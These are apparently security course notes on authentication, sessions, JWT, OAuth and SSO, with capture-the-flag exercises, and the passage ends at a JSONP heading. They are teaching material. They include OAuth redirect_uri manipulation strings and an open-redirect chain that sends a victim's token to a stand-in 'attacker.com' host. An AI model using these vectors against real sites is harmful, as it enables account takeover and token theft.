OWASP Lessons - Week 6

- Identification and Authentication
- Open Authorization
- Single Sign On

Identification and Authentication


Before Start

- Programming concepts and understanding
- Understanding web application architecture
- HTTP protocol and headers
- CORS configuration, JSONP call, etc
- Different authentication implementations
- OAuth, SSO, etc

Authentication


Authentication is the process of verifying the identity

- There are several authentication models
- Small companies can decide which one to implement
- Big companies are somehow forced to implement new technologies
- Scalability is important
- Security is more important



HTTP Protocol is an Issue

- The web applications should identify anonymous users from authenticated users
- The HTTP is stateless which means the users state is not saved
- So, the web applications must store something on client side to identify the users
- Where do web applications save information on browsers?
  - HTML source code, such as HTML forms (DOM), etc.
  - Cookie (Session is a Cookie with specific conditions)
  - LocalStorage or SessionStorage
- It does not matter how the authentication is handled, the state is kept by browser




Cookie and Session

- Cookie is information which are stored in clients browsers
- Sessions are **Cookies**
- Session’s data is saved in the server
    - Can be saved in a file or database **in the server** (in plain text or encrypted)
    - Default → saved in a file in plain text
- However, Cookie’s data is saved **in user’s browser**
- **Session’s id** is saved in **user’s browser as a Cookie**
- Mostly Cookies are handled by **web applications**, Sessions are handled by **web servers**
- Sessions are destroyed (not in server side) by **closing browsers**, but **Cookies not**
- Users can alter
    - Only **Session’s tokens**, because the data is saved in server-side
    - **Cookie’s data**, because the data is saved in browser

Authentication Cookie

- Authentication information can be saved in
  - Only Cookie
  - Only Session
  - Both Cookie and Session
- The authentication Cookies define the security
- Need to make extra effort to mitigate CSRF attacks
- In most cases (commonly used)
  - Authentication state is saved in the Session (checked **every** request)
  - Re-Authentication token is saved in the Cookie (checked only if the Session **is not** present)


The flow is something like this:


DATA
Saving on the Browser
Set Cookie + Session
Database
1
Cookie + Session
Check SESSION
Cookie
Check Cookie
2
Saving on the Browser
Set Session

Authentication Token

Token instead of the Cookie, commonly used JWT:

- No information is saved in server-side (Why?)
    - In session based application behind load balancer, sticky session mechanism should be used (more info)
- Completely stateless, and ready to be scaled (Load balancer)
- Extensibility (Friend of a Friend and Permissions)
- Multiple platforms and domains (CORS: *)
- Better security? CORS and CSRF are not security issue
- Authentication token is commonly saved in `localStorage` or `sessionStorage`



Cookie and Token in Action

Let’s see Cookie, Session and Token in action.

```
<?php
session_start();

if (isset($_GET['set'])) {
  $_SESSION['it_is_hidden'] = 'you_cannot_change_me';
  setcookie("it_is_not_hidden", "you_can_change_me", time() + (86400 * 30), "/");
}else{
?>
<h1>Hello</h1>
<pre>
<b>From Session:</b> <?php echo @$_SESSION['it_is_hidden'];?>
<b>From Cookie:</b> <?php echo @$_COOKIE['it_is_not_hidden'];?>
</pre>
<script>
localStorage.setItem('local_test', 'JWT_Token_in_local');
sessionStorage.setItem('session_test', 'JWT_Token_in_session');
</script>
<?php
}
?>
```

Common Vulnerabilities

Generally speaking, authentication refers to authentication class which consists of various parts

- Registration - to give information to a system
- Login mechanism - to approve the identify which claimed
- Forget password - to allow users retrieve or reset their password
- Two factor authentication - an extra authentication to approve user identity

Each section should design and develop securely. Let’s introduce some flaws in this section:

- Bypassing any information (should-be-proven) in the registration process, such as email address
- User manipulation in log-in process to get illegitimate authentication Cookie or Token
  - The authentication occurs in various places, for instance remember me Cookies
  - Sometimes sites generate one-time login links which are prohibited by security standards
- In the forget password process, the link should be unique, unpredictable and safe

- Second factor of authentication should not be brute-force-able and removable

Tasks

Thor

Open the Thor and try to solve it

- Check the forget password functionality carefully
- Is there any pattern here? can go guess someone else’s forget password link?
    - This is not part of the challenge - check emails by `/api/v1/:email`
- Try to exploit the administration account

Tyr

Open the Tyr and try to solve it

- Check the confirmation functionality carefully
    - This is not part of the challenge - check emails by `/api/v1/:email`
- Try to find a logical vulnerability

Broken Auth

Open the Broken Auth and try to solve it

- Check the authentication flow carefully
- Watch Cookies carefully, is there any abnormal Cookie here?


- Try to find a flaw to manipulate user to gain administration access
- Challenge objective: become an administrator, the flag will be given

Open Authorization

What Is It?

What is OAuth?

- OAuth is an open standard for **access delegation**
- OAuth is an authorization protocol, rather than an authentication protocol
- Using OAuth on its own as an authentication method may be referred to as **pseudo-authentication**
- OAuth provider gives specific permissions to an application to call provider's API on behalf of the user


Provider
Email
Read
write
Delete
favorite
Token
Token
App

OAuth Authentication Flow


It’s not an actual authentication, the flow is shown below:

- User clicks on login with provider, they will be redirected to the provider by the following URL:
    - `client_id`: the application’s client ID (how the API identifies the application)
    - `redirect_uri`: where the service redirects the user after an authorization code is granted
    - `response_type`: specifies the grant type, here application expects to receive authorization code
    - `scope`: specifies the level of access that the application is requesting
    - `state`: a random string generated by your application, which you'll verify later

```
/v2/oauth/authorize?
response_type=code
&client_id=CLIENT_ID
&redirect_uri=https://site.com/oauth-callback/
&scope=profile
&state=randome_string
```

- User goes to the website and click on the “login with provider”, they are redirected to the provider

- The user opens the URL, they will see a page containing permissions to review (This happens once every 14 days)
- The user clicks on the “authorize” button, a post request will be sent and there will be `301` in the response (This happens once every 14 days)
- The user redirects back to the `redirect_uri` with an **access token**
- The website verifies the token with provider’s API to ensure the token is valid
- If the token is valid, user will be authenticated by the website



Let’s see OAuth in action for https://cloud.digitalocean.com/login:

```
GET /login/oauth/authorize?
client_id=65a64eb173ab3f18b27b
&nonce=efeab89246a6fba30cbb7e4d65b4fdd7
```

```
&redirect_uri=https%3A%2F%2Fcloud.digitalocean.com%2Fsessions%2Fgithub%2Fcallback
&response_type=code
&scope=user%3Aemail
&state=N2Y4YmYyOWQtNjZlNC00NTk0LWI3NTAtYTQxNGZjMTAwMjAx
```

Accepting “Authorize DigitalOcean” permission:

```
POST /login/oauth/authorize HTTP/2
Host: github.com
...

authorize=1&authenticity_token=8ym39XVaAGVPrr_4y5L0HtxjJdCgDIHMSbHFxUPI50RxjmQF9TPE3ob
_8KGpLUOsmwfizCXBF6LSxPcIMDl_bg&client_id=65a64eb173ab3f18b27b&redirect_uri=https%3A%2
F%2Fcloud.digitalocean.com%2Fsessions%2Fgithub%2Fcallback&state=N2Y4YmYyOWQtNjZlNC00NT
k0LWI3NTAtYTQxNGZjMTAwMjAx&scope=user%3Aemail&authorize=1
```

Returning to the callback URL:

```
GET /sessions/github/callback?code=067a7f9f70170be906fa&state=N2Y4YmYyOWQtNjZlNC00NTk0
LWI3NTAtYTQxNGZjMTAwMjAx
```


There are several OAuth pre-defined vulnerabilities and flaws. Furthermore, there may be various case specific flaws due to bad implementations. The more you know the OAuth flow, the more vulnerabilities you will be able to discover. We mainly focus on the `redirect_uri` in this lesson.

OAuth Vulnerabilities, Manipulating `redirect_uri` parameter

In the OAuth flow, the provider sends code to the client application's legitimate `/callback`. However, if an attacker can manipulate the `redirect_uri`, they can trick the victim to give their code before it is used. In the provider's panel, the `redirect_uri` can be defined in different ways:

- Fixed URL - `https://site.com/oauth/callback`
- Dynamic URL - `https://site.com/oauth/callback/?.*`

There is a checker function to verify the `redirect_uri`, if it's not safe, the provider will be vulnerable. The attack scenario is similar to reflected XSS or CSRF in which the attacker should trick a victim to open a malicious link:



You may craft an odd URL to test the checker function for a vulnerability:

```
https://default-host.com &@foo.evil-user.net#@bar.evil-user.net/
```

OAuth Vulnerabilities, Chaining Open Redirect

Chaining open redirect to manipulate `redirect_uri` parameter

If the checker function is safe (most cases), open redirect can be leveraged to bypass the whitelist URL. Let's assume `https://site.com/oauth/callback/?.*` is the acceptable URL pattern in provider, the following URLs are valid

```
https://site.com/oauth/callback/../../
https://site.com/oauth/callback/../../test_path
https://site.com/oauth/callback/../../test_path?test_param=test
```

If the website has open redirect vulnerability:

```
https://site.com/user/profile?login_uri=https://attacker.com #301
```

The OAuth token will be stolen by the following vector:

```
redirect_url=https://site.com/oauth/callback/../../user/profile?next=https://attacker.
com
```

Results in stealing user's token.

oAuth

Tasks


There are three tasks for this lesson

Digital Ocean

- Open the https://cloud.digitalocean.com/login
- Use BurpSuite to capture the HTTP requests
- Watch all requests carefully, do the OAuth login
- Compare to the lesson


PortSwigger

- Open the challenge and try to solve it
    - Try to manipulate the `redirect_uri` parameter
    - DO NOT look at the solution
- Open the challenge and try to solve it
    - Try to manipulate the `redirect_uri` parameter
    - Try to find a open redirect vulnerability to bypass `redirect_uri` restriction
    - DO NOT look at the solution



SSO

Single Sign On




What Is It?

Single Sign-On is an authentication scheme that

- Allows a user to log in with a single ID to any of several related, yet independent, software systems
- Allows a user to log in once and access services without re-entering authentication factors


There are several implementations for SSO, all models use a Token to transfer the authentication:

- Redirect implementation
- CORS implementation
- JSONP implementation
- oAuth implementation
- SAML implementation



JSONP Call

Before continue to SSO, let's cover JSONP method. What is JSONP? loading a remote JavaScript object by `script` tag. SOP does not affect script tag so there is no need to configure CORS:



You cannot get page’s content by the XmlHttpRequest but JSONP you do:

```
<!DOCTYPE html>
<html>
<head>
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1">
  <title>Test</title>
</head>
<body>
<script type="text/javascript">

var xhttp = new XMLHttpRequest();
xhttp.onreadystatechange = function() {
  if (this.readyState == 4 && this.status == 200) {
    alert(this.responseText);
  }
};
xhttp.open("GET", "https://www.w3schools.com/js/demo_jsonp.php", true);
xhttp.send();

</script>
</body>
</html>
```

JSONP call:

